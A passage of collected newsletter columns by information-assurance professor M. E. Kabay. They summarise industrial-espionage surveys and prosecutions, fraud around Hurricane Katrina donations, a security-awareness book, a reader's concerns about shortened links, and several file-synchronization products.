- The survey also showed that only 17 percent of the respondents reported crimes to law enforcement authorities. There appears to be reluctance on the part of the private sector to report allegations of computer and economic crime to law enforcement authorities. A large number of these crimes go unreported because of a company's fear of undermining

the confidence of their shareholders, negative publicity, and further exposure of trade secret information during prosecution.

In 1998, NACIC reported on a then-new economic modeling tool developed at the Department of Energy's Pacific Northwest National Laboratory (PNNL) that was applied to a single case of theft of intellectual property in which a foreign competitor succeeded in capturing the market due to the theft. "Using this tool, the misappropriation of intellectual property in this case resulted in over $600 million in lost sales, the direct loss of 2,600 full-time jobs, and a resulting loss of 9,542 jobs for the economy as a whole over a 14-year time frame. Analysis also determined that the US trade balance was negatively impacted by $714 million and lost tax revenues totaled $129 million."

I continue my survey of industrial-espionage surveys in the next article in this series.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (4): More Survey Results

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first three articles in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX) and then reviewed some interesting estimates from a survey of industrial espionage conducted by security associations by the NACIC itself. This article completes my brief survey of surveys.

* * *

The "10th Annual Trends in Proprietary Information Loss Survey" (2002; PDF available at < http://tinyurl.com/cyca3 >) organized by ASIS reported that respondents in 138 companies in the Fortune 1,000 and from the US Chamber of Commerce membership list experienced losses totaling over $50B. About 40% of the respondents reported industrial espionage incidents during the period July 1, 2000 to June 30, 2001. The Executive Summary (pages 1-2) summarizes the risk factors and impacts of loss as follows:

RISK FACTORS

- The greatest risk factors associated with the loss of proprietary information and intellectual property among all companies responding were former employees, foreign competitors, on-site contractors, and domestic competitors. Hackers also were cited as a major concern among some sectors.
- The most commonly cited areas of risk by companies that reported an incident were: research and development (49%), customer lists and related data (36%), and financial data (27%).
- The number of reported incidents, in order of magnitude, were: 1) customer data, 2) strategic plans, 3) financial data, and 4) R&D.

IMPACT OF LOSS

- Among all companies, the greatest impacts of proprietary information loss were increased legal fees and loss of revenue. For large companies (over $15 billion), loss of competitive advantage was the most serious problem. For financial firms, embarrassment was the biggest concern; and for high technology companies, the major issue was loss of competitive advantage.
- The assessment or assignment of intellectual property value is the responsibility of in-house patent and legal counsel who base their judgments on competitive advantage, profitability, and research and development criteria.

In 2004, the ONCIX reported to Congress that

- "… a recent private US survey indicated that more than half of the impacted firms do not

report the breach for fear of reducing shareholder value. As a result, no one is certain how much technology and sensitive proprietary information are lost annually to cyber theft."

- "During FY2004, the US Department of Immigrations and Customs Enforcement (ICE) conducted more than 2,500 export investigations involving violations of the Arms Export Control Act, International Traffic in Arms Regulations (ITAR), Export Administration Regulations (EAR), Inter national Emergency Economic Powers Act, and the Trading With the Enemy Act. These investigations resulted in 146 arrests, 97 criminal indictments, and 79 criminal convictions."

In the next article in this series, I review information about the origin of these industrial espionage attacks.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (5): Agents

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding four articles in this series, I have reviewed methods of industrial espionage and surveys about the dimensions of the problem. Today I look at information about who is attacking us from the National Counterintelligence Center (NACIC) which later became the Office of the National Counterintelligence Executive (ONCIX). As I mentioned in my first article, these agencies have been reporting annually to Congress since 1995 about foreign economic collection and industrial espionage. Their reports are freely available as PDF files from < http://tinyurl.com/cu34l >.

* * *

Early reports from NACIC/ONCIX blanked out the names of countries suspected or known to be engaging in foreign industrial espionage against the USA; however, later editions began publishing lists. The countries mentioned in early reports were Algeria, Armenia, Azerbaijan, Belarus, China, Cuba, Georgia, India, Iran, Iraq, Israel, Kazakhstan, Kyrgyzstan, Libya, Moldova, Pakistan, Russia, Syria, Taiwan, Turkmenistan, Ukraine, and Uzbekistan.

In the 2000 Annual Report, respondents to the NACIC survey of a few (about a dozen) Fortune 500 companies reported that the top countries involved in industrial espionage cases involving their firms were (in order of importance) China, Japan, Israel, France, Korea, Taiwan, and India.

By 2002, the ONCIX Annual Report commented, "The laundry list of countries seeking US technologies in 2001 was long and diverse. Some 75 countries were involved in one or more suspicious incidents. The most active countries in economic espionage, according to DSS data, were an interesting mix of rich and poor and "friend" and foe. Many of the richest nations aggressively sought the latest in advanced technologies both to upgrade their already formidable military infrastructures—particularly command, control, and communications—and to make their already sophisticated industries even more competitive with the United States. Most of the poorer countries, however, continued to exhibit a preference for older 'off the shelf' hardware and software to renovate their existing defensive systems and to develop countermeasures to provide them battlefield advantage. The search for lower technology goods by these less developed countries probably reflected their desire to bring in technologies that could be more easily integrated into their existing military structures; a number of these countries were probably not capable of utilizing the most sophisticated US technologies."

The 2003 ONCIX report stated, "Foreigners from almost 90 countries attempted to acquire sensitive technologies from the United States in 2003, according to data compiled from across the [counterintelligence community], about the same number as in 2002." That report also explained, "While foreign government officials were behind some of the incidents, they by no means accounted for the majority of collection attempts. For example, Defense Security Service (DSS) data show that [bullets added]

- only about 15 percent of suspicious efforts to illegally acquire sensitive US military-related technology in 2003 directly involved foreign governments.
- Another 25 percent came from government-affiliated organizations or foreign companies that work solely or predominantly for foreign governments, according to DSS statistics.
- The remainder came from individuals (14 percent) claiming to be working for themselves and
- from company representatives (31 percent);
- in 15 percent of cases, there was no indication of affiliation."

According to the latest ONCIX report available (2004), "Individuals from both the private and public sectors in almost 100 countries attempted to illegally acquire US technologies in FY2004, roughly the same number of countries as [in 2003]…." However, the report indicates a possible growth in government-sponsored industrial espionage: "foreign state actors accounted for about one-fifth of suspicious incidents and government-related organizations accounted for another 15 percent." However, "Commercial organizations and private individuals with no known affiliation to foreign governments together accounted for nearly half—36 percent and 12 per cent respectively—of all suspicious incidents. In another 16 percent, the contractors were unable to determine the affiliation of the foreign parties involved in the elicitation."

In summary, the enormous investment in US intellectual property has been a prime target for nations and firms eager to find shortcuts in the research and development process and thus to reduce their costs by stealing our information. In the next couple of articles, I look at some specific cases to illustrate the problem more vividly than by dry survey results.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (6): Cases

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first five articles in this series, I reviewed some of the information on industrial espionage methods in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX) and then provided a short review of some survey results on costs and origins of these attacks. In this article, I begin a review of some interesting specific cases of industrial espionage from these government reports and others. I am summarizing and paraphrasing liberally to keep the length manageable and have deliberately not used quotation marks and ellipses to avoid cluttering the text. All of the information comes either from the NACIC/ONCIX reports or from my INFOSEC Year in Review database (PDF reports and Access MDB file freely available from < http://www.mekabay.com/iyir >).

* * *

Standard Duplicating Machines Corporation (SDMC) was the victim of unauthorized intrusion by a disgruntled former employee into a voice-mail system. John Hebel was employed by SDMC as a field sales manager from 1990 to 1992 when his employment was terminated. Hebel was subsequently hired by the US affiliate of Manufacturing Corporation of Japan (Duplo), the main competitor of SDMC. Through an unsolicited phone call from a customer, SDMC discovered that Hebel accessed SDMC's voice-mail and used the information to Duplo's benefit. Hebel was charged with one count of violating 18 USC §1343 (Wire Fraud) and on 14 March 1997, he was sentenced to two years probation. In addition, a civil suit brought against Duplo had a final settlement close to $1 million in SDMC's favor.

Harold Worden retired from Eastman Kodak in Rochester, NY after 30 years of service in the mid 1990s. He founded a consulting firm that hired up to 60 other Kodak retirees and proceeded to try to sell information gleaned from thousands of stolen confidential documents about Kodak's top-secret acetate-manufacturing machine. Both Agfa and Konica, competitors of Kodak approached by Worden, informed Kodak and the FBI of the attempts. In August 1997, Worden pleaded guilty to one count of interstate transportation of stolen property and went to jail for 15 months as well as having to pay a $30,000 fine. Kodak also sued him in civil court for damages.

Patrick Worthing and his brother Daniel tried to sell confidential information from Pittsburgh Plate Glass Industries (PPG) information for $1,000 to an FBI Special Agent posing as a representative of Owen-Corning (OC), a major competitor. This was a particularly interesting case because OC reported the attempted sale of stolen data to PPG at once and fully cooperated with PPG and the FBI in capturing the thieves. Both subjects were and convicted under 18 USC Section 1832 (Theft of Trade Secrets) in April and June 1997. Daniel Worthing was sentenced to six months of home confinement, five years probation, and 100 hours of community service whereas Patrick Worthing was sentenced to 15 months in jail and three years probation.

On 14 June 1997, Hsu Kai-Lo and Chester H. Ho (naturalized US citizens) were arrested by the FBI for attempting to steal the formula for Taxol, a cancer drug patented and licensed by the Bristol-Myers Squibb (BMS) Company presumably on behalf of their employer, the Yuen Foong Paper Manufacturing Company of Taiwan. In July 1997 the two accused along with Jessica Chou (a Taiwan citizen actively involved in the attempted theft) were indicted on 11 counts including violations of 18 USC Section 1832. Chou remained in Taiwan and that nation refused to extradite Chou.

In September 1997, Pin Yen Yang and his daughter Hwei Chen Yang (a.k.a. Sally Yang) were arrested with Dr Ten Hong Lee for trying to steal valuable industrial secrets from the Avery Dennison Corporation (ADC), Pasadena, California, for transfer to the Four Pillars Company in Taiwan. Dr Lee, a Taiwan native and US citizen, had been an Avery Dennison employee since 1986 at the company's Concord, Ohio, facility. Dr Lee allegedly received between $150,000 and $160,000 from Four Pillars and Pin Yen Yang for his involvement in the illegal transfer of ADC's proprietary manufacturing information and research data over a period of approximately eight years. Economic losses to ADC were estimated at $50-60 million. This case marked the first conviction of foreign individuals or a foreign company under the Economic Espionage Act of 1996. On 5 January 2000, a Youngstown, Ohio, federal judge sentenced Pen Yen Yang to two years probation along with six months of home detention; Hwei Chen Yang was sentenced to one-year probation. Four Pillars was fined $5 million by a US District Court for accepting the pilfered secrets. Moreover, in February 2000, a jury verdict in US District Court, Cleveland ruled in favor of ADC in a civil case against Four Pillars and the judge awarded $80 million in damages.

* * *

More cases in my next article: stay tuned to this newsletter!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (7): More Cases

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the previous article of this series, which is based on the annual reports of the National Counterintelligence Center (NACIC) (later called the Office of the National Counterintelligence Executive, ONCIX) I began a review of some interesting specific cases of industrial espionage from these government reports and others. This article concludes the case reports.

* * *

In 1997 John Fulton, a former employee of the Joy Mining Machinery, a global coal mining company approached a Joy employee in an attempt to purchase schematics for part of the company's proprietary equipment. The Joy employee reported the attempt and worked with the FBI and his employer to record conversations in which Fulton offered to pay any amount of money for information pertaining to the specific equipment. On 21 November 1997, Fulton paid the cooperating witness $1,500 for blueprints and a technical binder, both of which were Joy proprietary items. Fulton was arrested by the FBI after the exchange and was charged with unlawfully attempting to obtain trade secrets (18 USC Section 1832). On 14 April 1998, Fulton pled guilty to one count of theft of trade secrets and was sentenced in September 1998.

On 23 January 1998, Steven Louis Davis pled guilty to federal charges that he stole and disclosed trade secrets concerning a new shaving system developed by the Gillette Company. Davis was employed by Wright Industries, a subcontractor of Gillette Company, which had been hired to assist in the development of the new shaving system. In February and March 1997, Davis made disclosures of technical drawings to Gillette's competitors Warner-Lambert Co., Bic, and American Safety Razor Co. The disclosures were made by facsimile and electronic mail. Although the FBI is aware that Davis reached out to one foreign-owned company (Bic), it is unclear if he was successful in disseminating trade secrets overseas. Davis was arrested on 3 October 1997 and was indicted on counts of violating 18 USC Section 1343 (Wire Fraud) and 18 USC Section 1832 (Theft of Trade Secrets). On 17 April 1998, Davis was sentenced to two years and three months in federal prison.

On April 26, 2001, Junsheng Wang of Bell Imaging Technologies pled guilty to violation of 18 USC 132(a)(2) by stealing trade secrets fom Acuson Corporation. The Counterintelligence News and Developments (CIND) report < http://www.nacic.gov/archives/nacic/news/2001/jun01.html > noted, "In pleading guilty, Wang admitted that prior to August 24, 2000, that he took without authorization and copied for Bell Imaging a document providing the architecture for the Sequoia ultrasound machine that contained the trade secrets of Acuson Corporation. According to Wang's plea agreement, he had been able to obtain access to the Acuson trade secret materials because his wife was employed as an engineer at that company and because she had brought that document into their home. After he had copied the document, he took it with him on business trips to the People's Republic of

China, turning it over to Bell Imaging during 2000."

In May 2001, NewsScan < http://www.newsscan.com > reported that "federal authorities arrested two Lucent scientists and a third man described as their business partner on May 4, charging them with stealing source code for software associated with Lucent's PathStar Access Server and sharing it with Datang Telecom Technology Co., a Beijing firm majority-owned by the Chinese government. The software is considered a 'crown jewel' of the company. Chinese nationals Hai Lin and Kai Xu were regarded as 'distinguished members' of Lucent's staff up until their arrests. The motivation for the theft, according to court documents, was to build a networking powerhouse akin to the 'Cisco of China.' The men faced charges of conspiracy to commit wire fraud, punishable by a maximum five years in prison and a $250,000 fine." About a year later, in April 2002, NewsScan reported, the accused were also charged with stealing secrets from four companies in addition to Lucent[:]…. Telenetworks, NetPlane Systems, Hughes Software Systems, and Ziatech." The two, working with Yong-Qing Cheng, were "thought to have developed a joint venture with the Datang Telecom Technology Company of Beijing to sell a clone of Lucent's Path Star data and voice transmission system to Internet providers in China." Kai Xu and Yong-Qing Cheng signed a plea agreement admitting guilt but Hai Lin fled prosecution.

In April 2003, the United States Attorney's Office for the Northern District of California announced that a citizen of Singapore had pled guilty to theft of trade secrets. He admitted that in early 2002, while working for a language translation company, he delivered a laptop computer and a hard drive that contained trade secrets and confidential proprietary information to a competitor.

In July 2004, an Indian software engineer employed by a US company's software development center in India was accused of "zipping up" proprietary software source code for printing identification cards and uploading it to her personal e-mail account.

* * *

In my next article, I examine a recent case of industrial espionage directed at the USA and that involved hackers from the People's Republic of China.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fight Katrina Frauds

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Depravity knows no bounds: millions of donors had contributed over $600 million by Friday 16 Sep 2005 to help the victims of Hurricane Katrina according to news wire reports; however, the FBI also reported that thousands of Web sites have appeared soliciting money for disaster relief and many of them are fraudulent. A Sep 13 article from the Associated Press published in the Washington Post < http://tinyurl.com/9ury3 > reported that "The FBI [had] so far reviewed 2,100 sites, of which 60 percent are foreign and thus more likely to be bogus, said FBI assistant director Chris Swecker." Even FEMA (Federal Emergency Management Agency) may have been scammed; the official Web site listed Pat Robertson's "Operation Blessing" as the second of three recommended charities, yet this charity has a questionable record in allocation of funds, including allegedly taking $400,000 of money originally donated for relief during Rwandan genocide in the mid-1990s and diverting it to send mining equipment to a diamond operation in Zaire in which Robertson was the principal shareholder < http://tinyurl.com/ab962 >. Robertson is reported to have refunded that money and then escaped prosecution through political connections and payoffs.

Some identity thieves have apparently been making donations their victims' credit cards. Brian Krebs of the Washington Post wrote in his blog on Sep 12 that he saw traffic on a chat channel clearly indicating that criminals were doing so ("Scammers 'donate' to Katrina Relief Effort", < http://blogs.washingtonpost.com/securityfix/ >). Mr Krebs immediately forwarded the details of the fraudulent credit card use to the Red Cross and also called two victims to alert them personally of the fraud in the hope that they could cancel those donations. These people confirmed that their cards had been misused.

A Sep 12 posting on a blog run by Gene Becker, an interesting musician who works for HP Labs, reported on the misuse of what appears to be a copy of an e-mail appeal from the Republican National Committee in a phishing scam; the original (legitimate) links to the American Red Cross Web site were replaced by pointers "to an oddly wholesome looking [Asian Website] with the title 'God's Family.'" < http://www.fredshouse.net/archive/000414.html >

Network and security administrators would do well to remind all their users to be on guard about sending money to crooks, especially when everyone's thoughts and prayers are going out to the victims of this recent appalling disaster.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Good Little Black Book

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As Malcolm X once pointed out, Western society is so thoroughly permeated with racism that "black" is almost always a negative word. We speak of a "black list" and a "black mark;" most pinko-gray people (E.M. Forster's preferred description of "white" folks) think that there's nothing peculiar about "denigrating" or "blackening" someone's reputation. Books with "black" in the title have usually been focused on criminal hacking or virus writing. I've had a decade-long argument with Mark Ludwig, for example, about his habit of publishing books that provide full details of virus code (e.g., _The Little Black Book of Computer Viruses_ and _The Giant Black Book of Computer Viruses_). On the other hand, "black book" can also be used in a positive sense; one dictionary defines it as a book full of telephone numbers. By extension, "black book" has come to mean a concise technical manual that can be carried about easily – what was once called a "vade mecum" (Latin for "come with me").

I recently received a review copy of a useful security _vade mecum_ called _The Little Black Book of Computer Security_ (ISBN 1-583-04120-6) by Joel Dubin, CISSP that is published by 29th Street Press, a division of Penton Technology Media (AMAZON link http://tinyurl.com/cgwwa). In 150 pages, Mr Dubin presents a neat package of valuable reminders about significant security best practices and security assessment questions. The jacket bio says that the author "works as an independent computer-security consultant who is based out of Chicago. He has received multiple certifications from Sun Microsystems in the Java programming language as well as MBA and BA degrees from Northwestern University."

This little book is ideal for widespread distribution to employees throughout an organization as part of a security-awareness campaign. The 7"x4.5" book is just the right size to slip into a pocket, purse, or computer bag. It has 19 chapters and five appendices with topics such as

- Assessing Your System
- Writing Your Security Policy
- Taking Care of Physical Security
- Managing Human Resources
- Putting Software Access Controls in Place

and so on.

Flipping pretty much at random into the book to pick an example, I opened it at Chapter 9, "Protecting your system against viruses, Trojans, and worms." Mr Dubin starts with a concise definition of malware, provides a simple and clear table distinguishing among viruses, Trojans and worms, and summarizes the main sources of infection with a paragraph each. Here's an example – the section on Web sites: "Malicious Web sites and their pop-ups can contain malware in two forms: tiny blank images and HTML tags. The former are invisible on the page but contain spyware, for example, in embedded HTML code. The latter can use your browser to download malicious code from the attacker's Web site to your computer." Now, readers with

extensive technical knowledge may want to quibble with the details, but for educational purposes, this is an adequate introduction to some of the problems of malicious code on Web sites.

The malware chapter continues with clear, numbered recommendations for defenses. The numbering makes it easy for technical support or security personnel to refer to specific recommendations or steps when discussing the procedures with users. There are also occasional notes flagged with a special symbol to mark extra information; e.g., Chapter 9 includes this tidbit: "Generally, a firewall cannot protect a computer from virus attacks because most viruses operate at the application level (especially when they slip through as e-mail attachments). Similarly, trojans are like mini-application servers that open ports on the victim's computer and then go to town. An application-level firewall or a proxy that strips e-mail attachments can provide some protection. Firewalls will be discussed in more detail in Chapter 11, "Defending Your Network Perimeter."

This booklet is useful and inexpensive ($19.95 for single copies and less for bulk orders by arrangement with the publisher – contact Jan Hazen at mailto:jhazen@pentontech.com). I am ordering several hundred copies for my graduate students as examples of useful awareness materials and to provide review and reminders of practical recommendations for first-level information security measures.

Good job, Mr Dubin.

[Disclaimer: I have no financial interest in this venture and Norwich University has received no special discounts as a result of this review.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

TinyURLs and Trust

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Andy Swenson, CISSP of the security consulting group Tribridge Inc. < http://www.tribridge.com > wrote to me recently about my use of TinyURL < http://www.tinyurl.com > links. He has kindly allowed me to quote him in this newsletter and our editors are now encouraging us to publish such correspondence in our series.

* * *

Mr Swenson wrote, "I read your Network World e-mail newsletter on a regular basis and was disappointed to see you using only the TinyURL links in the newsletter. I feel that in any security-oriented newsletter you should include the full link so readers can cut and paste after deciding on the site. With TinyURL a reader really has no idea where they are begin sent until after the fact. While I may be paranoid (it is my job after all), I don't just click on links even from trusted sources without looking at where they are taking me."

I wrote back as follows:

Thank you very much for your thoughtful comments and for taking the time to write to me at all – it is a pleasure to receive mail from readers.

I think you are right: the issue of sending readers to an unknown site is a problem that troubled (and still troubles) me. I thought about it for quite a while before deciding that the very long URLs were an obstruction to smooth reading of the text. Using those unknown links thus becomes an exercise in trust, much like using a PGP public key. If you trust that

A) I created the tinyURL;

B) it still goes where it was intended;

C) the editors didn't make a typographical error in preparing the final text

then you have to decide whether you trust _me_ <smile>.

On the other hand, I suppose that simply seeing a URL to a strange site completely spelled out conveys no information of its own, although it does allow one to check the DNS registration information.

As with so many issues in security, this is a tradeoff between security and functionality. I will continue to evaluate the relative merits of long URLs vs convenience.

* * *

New information assurance journal – Norwich University Journal of Information Assurance

(NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (1): Laplink

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Anyone who has more than one computer may have to _synchronize_ their files to make them the same on both or all computers. For example, I have a tower system in my home office, a tower in my university office and a portable computer. All of them are supposed to have exactly the same files. In addition to the simple matter of convenience, synchronizing the computers provides excellent backup: in addition to my daily incremental backups (that is, backups of all the files that have changed since the previous incremental backup) and my monthly full backups, the inactive synchronized computers serve as daily full backups of the currently active computer.

For many years, I have been connecting my home-office tower to my portable using Laplink software < http://www.laplink.com > and a special USB cable. The Laplink Gold productunfailingly checks files on the source and target machines and allows one to choose how to transfer changes:

- _Clone_ the target machine using the source machine as the standard (i.e., make the target identical to the source);
- Add all new files from the source to the target without deleting any files on the target;
- Add all new files from either machine to the other without deleting files.

One of the best features of Laplink is that it scans the content of files on both systems to identify blocks that differ rather than simply transferring entire files; thus a 200 MB file with only a few changes may take but a few instants to synchronize across the cable, resulting in effective transfer speeds in the hundreds of MB per second.

Laplink Gold v12 also provides connectivity through the Internet if the computers are physically distant. For example, it is possible to synchronize my two tower systems directly to each other without having to synch the portable from the home office system and then synch the university office system from the portable.

Another useful feature is the Laplink Remote Desktop. This function allows one to work on a remote computer using a desktop running on the local computer, effectively functioning as a local or wide-area network connection among one's own computers. File transfer for individual files to and from the remote system are available much like FTP.

The product allows one to define scripts for automated checking of specific sets of folders, with user verification of conflicts (e.g., if both copies of a particular file have changed on each machine since the last synchronization, thus raising the question of which one should take precedence).

Security features include a variety of encryption protocols for Internet transfers and case-sensitive passwords for protection against unauthorized use of Remote Desktop access.

The only problem I have had with version 11.5 and now with v12 is that they occasionally choke on synchronization of specific folders for no obvious reason, causing the synchronization to abort. The workaround has been to synchronize individual subfolders within the problem folder – a nuisance if you have 10 folders but not impossible. However, in cases where the crash occurs in a folder with hundreds of subfolders, it's a major problem. In working with LapLink technical support, we were able to reduce the frequency of these crashes by uninstalling the previous version of the product, deleting a few remaining files that didn't get uninstalled, and then cleaning the registry thoroughly before reinstalling the product. In addition, disabling the new virus protection feature in v12 is apparently absolutely necessary to prevent problems.

Next time, I'll tell you about a peer-to-peer solution that handles synchronization of up to three computers automatically via Internet connections, without manual intervention and special cables.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (2): BeInSync

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I introduced the process of keeping multiple computers synchronized; in my case, I need to ensure that a home-office tower system, a laptop computer and a tower system at my university office all have the same files in the same versions. The first solution I found was Laplink, which I have used happily for many years.

Recently I tried a different approach that I might eventually be easier for my purposes: private a peer-to-peer network for synchronization.. BeInSync < http://www.beinsync.com/ > provides a simple, inexpensive solution that happens to fit my needs perfectly. The software works for systems that can be left plugged into persistent Internet connections; in my case, both my home-office system and my university system are always connected to the Internet through a satellite connection and the university T1, respectively. The portable can be plugged into either network as required.

Once one establishes an account with a userID and password on BeInSync, one can define _shares_ on each machine to define precisely which folders are supposed to be synchronized. In my case, almost all of my functional data are in a folder called C:\Data, so it's easy to define the shares. Having installed the software on all three systems, one simply loads the program on the computers to synchronize and activates the synch process. In my case, I left the initial synchronization run over a weekend because there were about 40 GB in the shares. The process worked flawlessly and without human intervention.

I used to have to remember to manually synchronize the portable from the home-office system before I went the university, and then use the portable to synchronize the university-office computer. In the evening, I'd reverse the sequence by synchronizing the portable from the university tower and then the home tower from the portable. With BeInSync I don't have to do anything special at all. I can simply leave BeInSync running on all three computers all the time and they remain in synch all the time.

BeInSync uses 256-bit AES encryption < http://csrc.nist.gov/CryptoToolkit/aes/rijndael/ >on all Internet transfers, which is good enough protection for my purposes. Additional functions that one can enable include secure Web-based access to one's own computer files from any browser and the ability to define group shares for defined sets of people such as colleagues, clients, and friends.

Unfortunately, the program version I tested repeatedly crashed, interrupting the transfers and significantly slowing the synchronization. At one point the estimated synchronization time reached 503 days. I hope to see a resolution with newer versions. In the meantime, the product is still worth testing and following to see how it develops.

In my next article, I have information from a reader who tells us about another approach to

sharing information among multiple computers – this time using client-server technology.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (3): iFolder

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I discussed the peer-to-peer software called BeInSync that allows one to synchronize up to three computers easily through persistent Internet connections. In this article, reader Bert Plat from The Netherlands contributes an interesting review of a client-server solution called iFolder. "Dank u wel" to Bert for an excellent overview. [Don't you wish we could write Dutch as well as he writes English?]

* * *

I [Bert Plat] have read Prof Kabay's article on "Organizing and Safeguarding Information on Disk," (HTML and PDF versions available from < http://www.mekabay.com/methodology/index.htm >) and noted with interest how he uses LapLink to backup files to and from several machines. This works perfectly for those who're as organized as Prof Kabay. The rest of us should do themselves a favor and take a look at a backup-and-synchronizing tool called iFolder (see < http://www.novell.com/products/ifolder/overview.html > and < http://www.ifolder.com >).

With this product you can simply designate any folder on your disk as an iFolder, and everything that happens in and beneath it will be automagically replicated to an iFolder server. The iFolder server will then replicate that change to all other machines that happen to use the same user account – which is great for those of us switching machines every now and then. It is also possible to share an iFolder with others, on a read-only or read/write basis. iFolder uses the HTTPS protocol over port 443 to copy files to and from the server, so it can be used from anyplace where you use a browser.

The synchronization mechanism is pretty smart. Changed files, for instance, are first chopped up in 4 kilobyte blocks, and only those blocks that have changed are synchronized to the server. This is good news if you're on a dial-up line and have just changed one slide in a multimegabyte presentation. I have even used iFolder successfully over a GPRS (General Packet Radio Service) connection.

The best thing about iFolder is that it's totally transparent. It boots up together with Windows (or Linux, or OS X), and then just sits in the background checking for changes. If there is an active Internet connection, any and all changes will be replicated to the server, and if there isn't, iFolder will simply wait until the Internet connection is restored.

If you happen to work on a computer (or even a PDA) that doesn't have the iFolder client software, no matter. You can point your browser to the iFolder server, and upload and download files manually.

iFolder, despite its name, wasn't developed by Apple, but by Novell. The current version is 3.1,

and is included with Novell's Open Enterprise Server on Linux. However, you don't have to replace your current network infrastructure, as an iFolder server simply uses LDAP (Lightweight Directory Access Protocol) to figure out who the users are.

In addition to this commercial iFolder Enterprise version there is also an open-source edition being built at <http://www.ifolder.com>. It doesn't have all the bells and whistles of the Enterprise edition, but can be used freely by any reasonably technically-proficient home user.

We all know that we should create and maintain regular backups of our important files. We also know that this takes time and effort, so doing backups often gets less priority than it should. Although iFolder isn't a backup solution as such – you would still need to create offline backups every now and then – it can make sure that important files aren't lost when the one machine they are on disappears from the universe of usable machines.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (4): SyncToy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this series about synchronizing files on different computers, I've been telling you about ways to match up the contents of specific folders on different computers – sometimes using cables and sometimes using Internet connections.

Reader Alain Duminy, CISSP, GSEC recently wrote to me from Manila in the Philippines about another method for synchronizing files on different disk drives: SyncToy. This unsupported utility for Windows XP was released in August 2005 and is described at < http://tinyurl.com/c24v9 >, where you can download both a white paper and the free software. This "PowerToy" is not formally supported by Microsoft but there is a user group in the Professional Photography forum at < http://www.microsoft.com/prophoto > where one can get help informally. SyncToy is useful for synchronizing folders on different computers that are already linked in a network or for synchronizing folders on removable disks attached to a single computer.

